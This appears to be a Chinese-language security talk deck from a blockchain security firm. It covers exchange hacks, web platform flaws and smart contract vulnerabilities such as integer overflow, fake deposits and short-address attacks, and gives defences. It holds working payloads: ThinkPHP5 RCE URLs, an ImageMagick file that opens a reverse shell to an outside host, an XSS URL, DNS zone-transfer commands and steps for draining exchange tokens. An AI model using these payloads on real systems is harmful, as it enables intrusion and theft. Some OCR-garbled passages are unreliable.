

# 专注区块链安全技术,共筑区块链安全生态

专业的团队做专业的事, 您的安全交给我们守护

了解更多

联系我们

https://www.noneage.com



# 区块链安全的至暗时刻


邓永凯@零时科技



1) 区块链安全现状

















智能合约安全

交易平台安全

用户自身安全

共识机制安全



区块链安全攻击面

## 交易平台重大安全事件



#### 2015年 Bitstamp

• 2015年1月,全球知名数字货币交易平台 Bitstamp,系统管理员被APT钓鱼攻击,诱导 其执行恶意文件,导致损失约500万美金

#### 2017年 Youbite

• 2017年12月,韩国数字货币交易平台Youbite遭 黑客攻击,约损失4000万美金,相当于其平台 总资产的17%











#### 2014年 Mt.Gox

• 2014年2月,曾经世界第一的日本交易所 Mt.Gox被攻击,损失约3.6亿美金,导致其最终 被迫宣布破产

#### 2016年 Bitfinex

• 2016年8月,全球最大美元BTC交易所Bitfinex 因网站存在漏洞遭黑客攻击,约12万BTC被 盗,损失达7500万美金

#### 2018 Coincheck

2018年1月,日本最大的数字货币交易平台之
 一Coincheck,由于平台系统漏洞遭黑客攻击,损失约5.3亿美金

## 一行代码损失数亿





#### **2016 The DAO**

• 2016年6月,运行在以太坊上的The DAO智能合约,由于合约中的重入漏洞,遭受黑客攻击,导致损失约6000万美金



#### **2017 Parity**

• 2017年7月,Parity的多重签名钱包智能合约被,由于合约可见性设置错误,导致权限验证缺陷,导致损失约3000万美金



#### 2018 BEC

• 2018年4月,BeautyChain的代币BEC,由于整数溢出漏洞,导致黑客攻击,导致凭空蒸发10亿美金,价值几乎归零



#### 2018 SMT

• 2018年4月,SmartMesh的代币SMT,由于整数溢出漏洞,导致黑客攻击,导致损失约1.4亿美金



Msg.sender.call.value()



Function initMultiowned()



Uint256 amout=uint256(cnt) \* \_value



Balances[\_from] -= \_value + \_feeSMT

# EOS dApp漏洞泛滥



自2018年6月EOS主网上线不久,DApp交易额迅速超过 ETH, EOS上线至今DApp交易额近200亿流水。

据区块链安全情报分析,EOS DAPP平均每周被爆1.5 起黑客攻击。据IMEOS平台统计,截止2018年12月 EOS DAPP共遭受攻击30多起。



#### **BetDice**

自2018年12月19日,多个EOS dApp遭受交易 会滚攻击,进BetDice损失20余万EOS



#### **EOSBank**

自2018年10月5日,EOSBank合约由于owner权限 被改,导致黑客攻击,损失18000个EOS



#### **EOSBet**

自2018年8月26日起, EOSBet由于验证错误、 假通知漏洞一共遭受3次攻击,44427个EOS



#### 狼人杀游戏

2018年7月25日, EOS Fomo3D 游戏合约遭 受溢出攻击,损失68686个EOS





共识机制安全



钱包安全



用户自身安全




链安全





2 平台安全







信息泄露



- git信息泄露
- svn信息泄露
- 备份文件
- memcache缓存
- DNS域传送
- 互联网数据泄露
- 客户端硬编码



- git信息泄露
- · svn信息泄露
- 备份文件
- memcache缓存
- DNS域传送
- 互联网数据泄露
- 客户端硬编码

http://hybrid.\*\*\*\*.com/.git/config http://hybrid.\*\*\*\*.com/.git/index

→ hybrid.\*\*\*\*\*.com git:(master) X ls -lh total 0 drwxr-xr-x 22 tank staff 748B 5 15 12:46 general drwxr-xr-x 20 tank staff 680B 5 15 13:09 wenku

白盒审计文件上传漏洞getshell进入内网

https://forum.\*\*\*\*\*\*.com/.git/config



- git信息泄露
- svn信息泄露
- 备份文件
- memcache缓存
- · DNS域传送
- 互联网数据泄露
- 客户端硬编码

#### https://\*\*\*\*.io/.svn/entries

```
database.php
网站列表
 the query builder class.
$active group = 'default';
$query_builder = TRUE;
$db['default'] = array(
               => '',
        ′ dsn′
       'hostname' => 'localhost',
   'port' => 3306,
        username' => ' ',
        password => ' ,
        database' => '
        dbdriver' => 'mysqli',
        dbprefix => 'l____',
        pconnect' => TRUE,
        db_debug' => (ENVIRONMENT != 'production'),
        cache_on' => FALSE,
       'cachedir' => '',
       'char_set' => 'utf8',
       'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
       'encrypt' => FALSE,
       'compress' => FALSE,
        'stricton' => FALSE,
       'failover' => array(),
       'save_queries' => TRUE
```



- git信息泄露
- · svn信息泄露
- 备份文件
- memcache缓存
- DNS域传送
- 互联网数据泄露
- 客户端硬编码

#### windows:

- → nslookup
- → set type=ns
- → noneage.com
- → server ns1.myhostdomain.net
- → Is -d noneage.com

#### Linux:

- → dig NS noneage.com
- → dig axfr @ns1.myhostdomain.net noneage.com



- git信息泄露
- · svn信息泄露
- 备份文件
- memcache缓存
- · DNS域传送
- 互联网数据泄露
- 客户端硬编码

```
public class TestActivity
extends AppCompatActivity {
    BridgeWebView webView;
    @Override
    protected void onCreate(@Nullable Bundle bundle) {
        super.onCreate(bundle);
       this.setContentView(2131427389);
       this.webView = (BridgeWebView)this.findViewById(2131296828);
       this.webView.loadUrl "http://39.108.80.7:81/childQlandPage/reward/share_wechat/56");
        this.webView.setDefaultHandler(new e());
    @Override
    protected void onResume() {
        super.onResume();
       this.webView.reload();
       this.webView.a("finish", new a(){
```

```
root@kali:~# redis-cli -h 39.108.80.7
39.108.80.7:6379> INFO server
# Server
redis_version:3.0.6
redis_git_shal:00000000
redis_git_dirty:0
redis_build_id:687a2a319020fa42
redis_mode:standalone
os:Linux 4.4.0-105-generic x86_64
```



逻辑漏洞




- 任意用户登陆
- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛



# EOS.live任意用户登陆

- 任意用户登陆
- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛





- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛



| ough <mark>E-mail</mark> Retrieve բ | password      |       |               |                                    |
|-------------------------------------|---------------|-------|---------------|------------------------------------|
| ount @                              | qq.com        |       |               |                                    |
|                                     |               |       |               |                                    |
|                                     |               |       |               |                                    |
|                                     | The next step |       |               |                                    |
|                                     | new word      | eount | eount @qq.com | ount @qq.com  new word  nfirm word |



- 任意用户登陆
- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛

| <b>\</b>  |   | 4 م | 31    | $l \rightarrow$ |
|-----------|---|-----|-------|-----------------|
| -i I      |   | Ħ٦  | $\pm$ | 作芸              |
| $\nu_{J}$ | - | ا ب | _     | ·II=            |

1.您购买123.00 个USDT,请按照下面信息向商家汇款,汇款后,请点击"确认已汇"

| 收款方姓名           | room                  |
|-----------------|-----------------------|
| 收款方开户行          | 农业银行                  |
| 收款方账号           | CONTRACTOR STORY      |
|                 |                       |
| 转账金额            | 0.01                  |
| 转账金额<br>汇款时备注内容 | 0.01<br>29430 (请务必填写) |

- 2.汇款时请一定填写备注信息;汇款后点一下"确认已汇"
- 3.承兑商确认收款后,自动充值,工作时间10分钟内到账,非工作时间顺延
- 4.如果超过24小时未到账,请向客服反馈解决。

[确认已汇] | [取消订单]

温馨提示: 如有任何疑问请联系在线客服或查看帮助中心



# XSS+CSRF=XSRF





第三方组件安全

### ThinkPHP5的一波三折

index.php/?s=/index/\think\app/invokefunction&function=call\_user\_func\_array&vars[0]=md5&vars[1][]=6F80B1b7

```
http://victim.com/index.php
s=ls&_method=__construct&method=&filter[]=system
_method=__construct&method=get&filter[]=system&server[REQUEST_METHOD]=ls
```


http://victim.com/index.php c=exec&f=ls&\_method=filter



#### ThinkPHP5的一波三折



Linux a1ae10709e5e 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86\_64 GNU/Linux Linux a1ae10709e5e 4.15.0-20generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86 64 GNU/Linux





# ImageMagick RCE

```
>>>shellexec.jpeg
%!PS
userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1.1.1.1",
8888));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.all(["/bin/sh","-i"]);') currentdevice
putdeviceprops
```

→ convert shellexec.jpeg shell.gif



# 通用型CMS


| 漏洞编号           | 漏洞等级 | 漏洞标题    | 白帽子ID       | 战队    | 归属厂商      | 漏洞奖励      | 审核时间             |
|----------------|------|---------|-------------|-------|-----------|-----------|------------------|
| DVP-2019-18841 | ● 严重 | 某处设计缺陷  | 斗破苍穹 🕥      |       | 某通用交易所供应商 | 1 Ether   | 2019-01-10 10:35 |
| DVP-2018-17841 | ● 中危 | 某处注入类漏洞 | Xenc米斯特安全 👽 | 米斯特安全 | 某通用型交易所提  | 0.6 Ether | 2018–12–29 14:01 |
| DVP-2018-17853 | ● 低危 | 某处接口滥用  | Xenc米斯特安全 👽 | 米斯特安全 | 某通用型交易所提  | 0.3 Ether | 2018–12–24 19:58 |
| DVP-2018-17821 | ● 高危 | 某处注入类漏洞 | Xenc米斯特安全 🕜 | 米斯特安全 | 某通用型交易所提  | 1.2 Ether | 2018–12–24 19:18 |
| DVP-2018-15573 | ● 中危 | 某处信息泄露  | Xenc米斯特安全 👽 | 米斯特安全 | 某通用型交易所提  | 0.6 Ether | 2018-12-23 18:34 |

通用型漏洞近百个,威胁数百家交易平台



# TradingView XSS

https://www.victim.com/Scripts/TchartLibraryCoin/charting\_library/static/tv-chart.
630b704a2b9d0eaf1593.html#disabledFeatures=[]&enabledFeatures=[]&indicatorsFile=data:application/javascript,alert('noneage')//





# 其他组件

- Redis
- Mongodb
- CouchDB
- Memcache
- Elasticsearch
- Jenkins
- Struts2
- Docker Remote API

命令执行 + 信息泄露


资产状态监控, 攻击自动化



任意文件上传



# 严重漏洞可直接GetShell进入内网





3 智能合约安全



# 高危

- 整数溢出
- 重入攻击
- 假充值
- 浮点数和数值精度
- 代币增发
- 冻结账户绕过
- 短地址攻击

# 中危

- 未验证返回值
- 非预期的Ether
- 默认可见性
- · tx.origin身份认证
- Delegatecall函数调用
- · Call函数调用
- 拒绝服务
- 逻辑设计缺陷
- 未初始化的存储指针

# 低危


- 错误的构造函数
- 不安全的随机数
- 时间戳依赖
- 交易顺序依赖

智能合约安全审计点 单个漏洞可能是中危低危,但是结合起 来可能就是高危了



# 数值运算

打开智能合约安全的潘多拉魔盒



- 加法溢出 2\*\*256 1 + 1 = 0
- 减法溢出 0 1 = 2\*\*256 1
- 乘法溢出 2 \*\* 255 \* 2 = 0



- BEC
- SMT
- FNT



• BEC

BEC合约地址: 0xC5d105E63711398aF9bbff092d4B6769C82F793D

SMT

FNT

```
function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
  uint cnt = _receivers.length;
  uint256 amount = uint256(cnt) * value; //溢出点,这里存在整数溢出
  require(cnt > 0 \&\& cnt <= 20);
  require(_value > 0 && balances[msg.sender] >= amount);
  balances[msg.sender] = balances[msg.sender].sub(amount);
  for (uint i = 0; i < cnt; i++) {
     balances[_receivers[i]] = balances[_receivers[i]].add(_value);
     Transfer(msg.sender, _receivers[i], _value);
  return true;
```

技

TxHash: 0xad89ff16fd1ebe3a0a7cf4ed282302c06626c1af33221ebe0d3a470aba4a660f

TxReceipt Status: Success

Block Height: 5483643 (1590743 Block Confirmations)

TimeStamp: 269 days 2 hrs ago (Apr-22-2018 03:28:52 AM +UTC)

From: 0x09a34e01fbaa49f27b0b129d3c5e6e21ed5fe93c

Tokens Transfered: From 0x09a34e01fbaa49f... To 0xb4d30cac5124b4... for

▶ From 0x09a34e01fbaa49f... To 0x0e823ffe0187275... for

Value: 0 Ether (\$0.00)

Gas Limit: 76737

Gas Used By Transaction: 76737 (100%)

Gas Price: 0.000000001 Ether (1 Gwei)

Actual Tx Cost/Fee: 0.000076737 Ether (\$0.009341)

Nonce & {Position}: 5 | {94}

Input Data:

(2 ERC-20 Transfers found)

| # | Name       | Туре  | Data   |
|---|------------|---|--|
| 0 | _receivers | address[]   | b4d30cac5124b46c2df0cf3e3e1be05f42119033<br>0e823ffe018727585eaf5bc769fa80472f76c3d7 |
| 1 | _value     | _value uint256 57896044618658097711785492504343953926634992332820 | 57896044618658097711785492504343953926634992332820282019728792003956564819968        |
|   |            |   | Decoded input inspired by Canoe Solidity   |

Switch Back 'D

- BEC
- SMT
- FNT





# 专注区块链安全技术

2018年12月27日

#### 以太坊Fountain合约遭到攻击

以太坊智能合约Fountain(FNT)出现整数溢出漏洞

,项目合约地址: 0x82CF44BE0768A3600C4BD

EA58607783A3A7C51AE, 根据零时科技安全团

队分析该智能合约源代码后发现漏洞点出现在

batchTransfers函数的535行totalAmount +=

amounts[i],攻击者利用此溢出漏洞将Token转向

0x8ce6ae7e954a5a95ff02161b83308955ebc8

32cf账户中。零时科技建议合约开发者在做数字运

算时必须要做溢出检验, 防止此类漏洞再次发生。



长按识别二维码

技

TxHash: 0x6898846b762aefcdb99d077212bed5e02fd40187dfe21f1070ec8f96b4a7e0da

From 0xb1f736f0a47c2f3... To 0x8ce6ae7e954a5a... for

TxReceipt Status: Success

Block Height: 6956923 (118699 Block Confirmations)

TimeStamp: 20 days 19 hrs ago (Dec-26-2018 03:23:24 PM +UTC)

From: 0xb1f736f0a47c2f391bb202e488feca199c1b6907

Tokens Transfered:

(2 ERC-20 Transfers found)

Value: 0 Ether (\$0.00)

Gas Limit: 83230

Gas Used By Transaction: 83230 (100%)

Gas Price: 0.000000015 Ether (15 Gwei)

Actual Tx Cost/Fee: 0.00124845 Ether (\$0.15)

Nonce & {Position}: 0 | {42}

Input Data:

| # | Name      | Туре      | Data   |
|---|-----------|-----------|--|
| 0 | receivers | address[] | 5aaa48f6734e2e1c2d7d723fb9182755c9486704<br>8ce6ae7e954a5a95ff02161b83308955ebc832cf |
| 1 | amounts   | uint256[] | 2<br>115792089237316195423570985008687907853269984665640564039457584007913129639935  |

Decoded input inspired by Canoe Solidity

Switch Back 'D



## FNT整数溢出漏洞实战

https://etherscan.io/tx/0x6898846b762aefcdb99d077212bed5e02fd40187dfe21f1070ec8f96b4a7e0da



零时科技

- Solidity没有浮点型
- 运算结果只保留整数部分
- 先乘后除的运算顺序

导致结果会放大误差

```
contract FunWithNumbers{
        uint constant public tokenPersEth = 10;
        uint constant public weiPerEth = 1e18;
        mapping(address => uint) public balances;
        function buyTokens() public payable {
                 uint tokens = msg.value/weiPerETH * tokensPerEth;
                 balances[msg.sender] += tokens;
        function sellTokens(uint tokens) public {
                 require(balances[msg.sender] >= tokens);
                 uint eth = tokens/tokensPerEth;
                 balances[msg.sender] -= tokens;
                 msg.sender.transfer(eth*weiPerEth);
```



### 攻击防御方案

- · 使用SafeMath机制进行数值运算操作
- 增加风控机制,被攻击后立即暂停合约
- 注意运算顺序,先乘后除
- .....



# 假充值漏洞

信息不对称导致针对数字货币相关平台的攻击方式



#### ETH假充值漏洞

以太坊交易回执中状态status的内容是根据交易事务执行过程中是否抛出异常来决定的

- 异常则为false
- ·正常则为true

transfer转账失败,但是函数运行正常则返回status内容为true

#### transfer

Transfers \_value amount of tokens to address \_to , and MUST fire the Transfer event. The function SHOULD throw if the \_from account balance does not have enough tokens to spend.

Note Transfers of 0 values MUST be treated as normal transfers and fire the Transfer event.

function transfer(address \_to, uint256 \_value) public returns (bool success)

#### ETH假充值漏洞错误的编发方式

```
零时科技
```

```
function transfer(address _to, uint256 _value) public returns (bool success) {
    if (balances[msg.sender] >= _value && _value > 0) {
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        Transfer(msg.sender, _to, _value);
        return true;
    } else {
        return false;
    }
}
```

#### ETH假充值漏洞正确的编发方式

```
function transfer(address _to, uint256 _value) public returns (bool success) {
    require(_to != address(0));
    require(balances[msg.sender] >= _value);
    require(_value > 0);

    balances[msg.sender] = balances[msg.sender].sub(_value);
    balances[_to] = balances[_to].add(_value);
    emit Transfer(msg.sender, _to, _value);
    return true;
}
```

TxHash: 0x9fbeeba6c7c20f81938d124af79d27ea8e8566b5e937578ac25fb6c68049f92e TxReceipt Status: Success Block Height: 5928337 (1147262 Block Confirmations) TimeStamp: 191 days 18 hrs ago (Jul-08-2018 04:57:06 PM +UTC) 0x0dc22f4ca8d2d3996ffba40cd71d2ea527433b0d From: To: Contract 0xcb97e65f07da24d46bcdd078ebebd7c6e6e3d750 (Bytom) € 🚠 ERC-20 Token Transfer Error (Unable to locate Corresponding Transfer Event Logs), Check with Sender. 🐧 0 Ether (\$0.00) Value: Gas Limit: 24248 Gas Used By Transaction: 24248 (100%) Gas Price: 0.00000014 Ether (14 Gwei) Actual Tx Cost/Fee: 0.000339472 Ether (\$0.04) Nonce & {Position}: 32 | {45} Input Data: Data Type Name 8bad2bee095e3bba17f8760f5b578cd76fe4c5ee 0 address \_to value uint256 99999999999999999999

Decoded input inspired by Canoe Solidity

Switch Back 'S



## BTM合约假充值漏洞实战

https://etherscan.io/tx/0x9fbeeba6c7c20f81938d124af79d27ea8e8566b5e937578ac25fb6c68049f92e



- 在合约中出现错误立即跑出异常回滚
  - require

攻击防御方案

- if/else + revert/throw
- 基于Event事件进行判断,但是需要注意恶意Event事件
- 合约部署主网之前做好严格的安全审计,应该严格执行最佳安全实践
- 邀请第三方职业安全审计机构完成严谨完备的安全审计
- .....



短地址攻击





EVM虚拟机在解析合约的字节码时,依赖的是ABI的定义,从而去识别各个字段位于字节码的什么地方一般ERC-20 TOKEN标准的代币都会实现transfer方法,这个方法在ERC-20标签中的定义为:

function transfer(address to, uint tokens) public returns (bool success);

第一参数是发送代币的目的地址,第二个参数是发送token的数量。

#### 以太坊ABI编码规范:

https://solidity.readthedocs.io/en/latest/abi-spec.html#examples

https://github.com/ethereum/wiki/wiki/Ethereum-Contract-ABI



```
function transfer(address _to, uint256 _amount) {
    require(balances[msg.sender] > _amount);
    balances[msg.sender] -= _amount;
    balances[_to] += _amount;
}
```

当我们调用transfer函数向某个地址发送N个ERC-20代币的时候,交易的input数据分为3个部分



```
function transfer(address _to, uint256 _amount) {
    require(balances[msg.sender] > _amount);
    balances[msg.sender] -= _amount;
    balances[_to] += _amount;
}
```



```
function transfer(address _to, uint256 _amount) {
    require(balances[msg.sender] > _amount);
    balances[msg.sender] -= _amount;
    balances[_to] += _amount;
}
```



```
function transfer(address _to, uint256 _amount) {
    require(balances[msg.sender] > _amount);
    balances[msg.sender] -= _amount;
    balances[_to] += _amount;
}
```



```
function transfer(address _to, uint256 _amount) {
    require(balances[msg.sender] > _amount);
    balances[msg.sender] -= _amount;
    balances[_to] += _amount;
}
```

Event Name : Transfer

Return Values: \_from: 0x58bad47711113aea5bc5de02bce6dd7aae55cce5

\_to: 0x62bec9abe373123b9b635b75608f94eb864416

\_value: 512 2

0x200





#### ETH短地址攻击方法

- 1. 首先生成一个账号末尾为2个0的ETH账号地址,比如MyLinkToken工具
- 2. 找一个交易所钱包,该钱包里token数量大于512, 往这个钱包发送2个币
- 3. 然后再从这个钱包中提出2个币,当然这时候写转账地址的时候把最后两个0去掉
- 4. 参数会被传入到msg.data中,然后调用合约的transfer方法,此时如果交易所并没有 校验用户填入的以太坊地址,就可以把512个币提出来



#### 攻击防御方案

```
严格验证传入地址参数的格式
contract NonPayloadAttackableToken {
  modifier onlyPayloadSize(uint size) {
     assert(msg.data.length == size + 4);
     __,
   function transfer(address _to, uint256 _value) onlyPayloadSize(2 * 32) {
      // do stuff
```



其他智能合约漏洞

《智能合约&dApp安全攻防实战系列》

零时科技官方博客: https://blog.noneage.com

零时科技知识星球: 零时科技



# 智能合约攻防实战

代码执行 + 验证绕过



#### Call函数代码执行攻击

